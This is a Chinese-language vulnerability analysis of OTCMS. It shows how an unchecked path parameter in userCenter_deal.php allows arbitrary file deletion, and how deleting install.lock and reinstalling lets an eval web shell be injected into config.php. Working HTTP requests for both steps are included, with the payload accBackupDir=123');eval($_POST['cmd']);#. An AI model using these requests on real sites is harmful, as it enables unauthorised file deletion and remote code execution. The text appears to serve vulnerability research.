OTCMS RCE漏洞分析

漏洞分析

任意文件删除

在 userCenter_deal.php 中，提供了修改用户信息的功能，

其中有下面几种类型可供修改。

```
$backURL    = OT::PostStr( str: 'backURL');
$revType    = OT::PostStr( str: 'revType');

// 获取数据
switch ($revType){
    case 'info':...

    case 'username':...

    case 'password':...

    case 'mail':...

    case 'phone':...

    case 'question':...

    case 'shiming':...

    case 'app':
        $dashangImg1Old = OT::PostRegExpStr( str: 'dashangImg1Old', repType: 'abcnum+url');
        $dashangImg1    = OT::PostRegExpStr( str: 'dashangImg1', repType: 'abcnum+url');
        $dashangImg2Old = OT::PostRegExpStr( str: 'dashangImg2Old', repType: 'abcnum+url');
        $dashangImg2    = OT::PostRegExpStr( str: 'dashangImg2', repType: 'abcnum+url');
        $dashangImg3Old = OT::PostRegExpStr( str: 'dashangImg3Old', repType: 'abcnum+url');
        $dashangImg3    = OT::PostRegExpStr( str: 'dashangImg3', repType: 'abcnum+url');
```

这些参数不能为空，

```
        if (strlen( string: $dashangImg1 . $dashangImg2 . $dashangImg3) < 5 && $face == 0){
            JS::AlertBackEnd( str: '内容不能都为空，或者没有修改项。');
        }
```

看一下参数的获取类型。

```
public static function PostRegExpStr($str,$repType){
    return Str::RegExp(@$_POST[$str],$repType);
}
```

```
    case 'abcnum+url':
        $pattern = "/[^a-zA-Z0-9_\.\:\-\/]/i";
        return preg_replace($pattern, replacement: '',$str);
        break;
```

也是很好绕过的。

在app这个分支里，我们可以获取这几个参数，接下来就是获取用户信息，

```
// 获取用户信息
$userInfoStr    = Users::Get();
$userArr        = explode( delimiter: "\t",$userInfoStr);
    if (count($userArr)>=4){ $userID = intval($userArr[0]); }

$addiFieldStr='';
if (AppDashang::Jud()){ $addiFieldStr=',UE_dashangImg1,UE_dashangImg2,UE

$userrec = $DB->query( sql: 'select UE_ID,UE_regType,UE_apiStr,UE_authStr,
$row = $userrec->fetch();
```

这里必须是注册成功了的用户，管理员不需要审核也没关系。

```
}elseif ($revType == 'app'){
    if (strlen($dashangImg1Old) > 5 && $dashangImg1Old != $dashangImg1){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg1Old);
        File::Del( filePath: OT_ROOT . UsersFileDir .'thumb_'. $dashangImg1Old);
    }
    if (strlen($dashangImg2Old) > 5 && $dashangImg2Old != $dashangImg2){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg2Old);
        File::Del( filePath: OT_ROOT . UsersFileDir .'thumb_'. $dashangImg2Old);
    }
    if (strlen($dashangImg3Old) > 5 && $dashangImg3Old != $dashangImg3){
        File::Del( filePath: OT_ROOT . UsersFileDir . $dashangImg3Old);
        File::Del( filePath: OT_ROOT . UsersFileDir .'thumb_'. $dashangImg3Old);
    }
```

这里直接拼接并且不加验证，可以直接删除任意文件。

```
    public static function Del($filePath){
        if (! empty($filePath)){
            @chmod ($filePath, mode: 0755);
            if (@unlink($filePath)){
                return true;
            }else{
                return false;
```

在此文件的开始地方，

```
require(dirname( path: __FILE__) .'/check.php');

Area::CheckIsOutSubmit();    //检测是否外部提交
```


检测是否外部提交，

```
public static function CheckIsOutSubmit($mode='alertHref',$href='index.php'){
    if(Is::OutSubmit()) {
        if ($mode=='alertHref'){
```


```
$_SERVER['HTTP_REFERER']) !== preg_replace( pattern: "/([^\:]+).*/",  replacement: "\\1", $_SERVER['HTTP_HOST']
```


也就是检测一下 REFERER 头是否跟 HOST 匹配。

比如删除安装锁定文件，然后重装网站。




```
URL:http://localhost:2333/usersCenter_deal.php?mudi=rev
Referer:http://localhost:2333/
POST:
revType=app&dashangImg1=http://127.0.0.1/&dashangImg2=http://127.0.0.1/&dashangImg3=http://127.0.0.1/&dashangImg1Old=../../cache/web/install.lock
```





扩大危害

既然可以重装系统，去看看写入配置文件的时候有没有过滤。

由于对于字符串的转义的预处理操作都在 `conobj.php` 文件中，`install/index.php` 并没有包含，所以可以尝试拼接。

我这里使用了备份目录名，构造拼接。

```
define('OT_dbBakDir',    '123');          // 数据库备份目录
```


```
$isBackupDir    = File::RevName( source: OT_ROOT . $dbBakDir, destination: OT_ROOT . $accBackupDir);
    if (! $isBackupDir){
        $alertNum ++;
        $alertStr .= $alertNum .'、数据库备份目录名重命名（新名称:'. $accBackupDir .'）失败，<br />';
        $webBackupDir = $dbBakDir;
    }

$configContent = File::Read( filePath: 'config.OTtpl');
$configContent = str_replace(array('{%SiteID%}','{%DbType%}','{%DbDir%}','{%DbName%}','{%sqlIp%}','{%sqlPort%}','{%
File::Write( source: OT_ROOT .'config.php', $configContent);
```

这里其实使用了 rename的操作，直接将源目录名重命名，


```
// 修改目录名
public static function RevName($source, $destination){
    if ($source == $destination){ return true; }
    if (@rename($source,$destination)){
        return true;
```

为了防止拼接后源目录找不到，重命名失败的情况，争取一次成功，或者拼接其他地方。


```
URL:http://localhost:2333/install/index.php?mudi=run
POST:
accBackupDir=123');eval($_POST['cmd']);#&accDir=&accName=&adminDir=admin&adminName=admin&adminPwd=admin&dbType=mysql&isImport=2&mysqlState=1&sqlDbName=OTCMS&sqlIp=localhost&sqlPo=3306&sqlPref=OT_&sqlUserPwd=root&sqlUsername=root
```



然后查看config.php




其中已经出现我们的恶意代码了，而数据库备份的目录名也被重命名



`config.php`文件开头存在如下代码，所以不能直接访问。

```php
<?php
if(! defined( name: 'OT_ROOT')) {
    exit('Access Denied');
}
```



几乎所有的文件都包含`config.php`。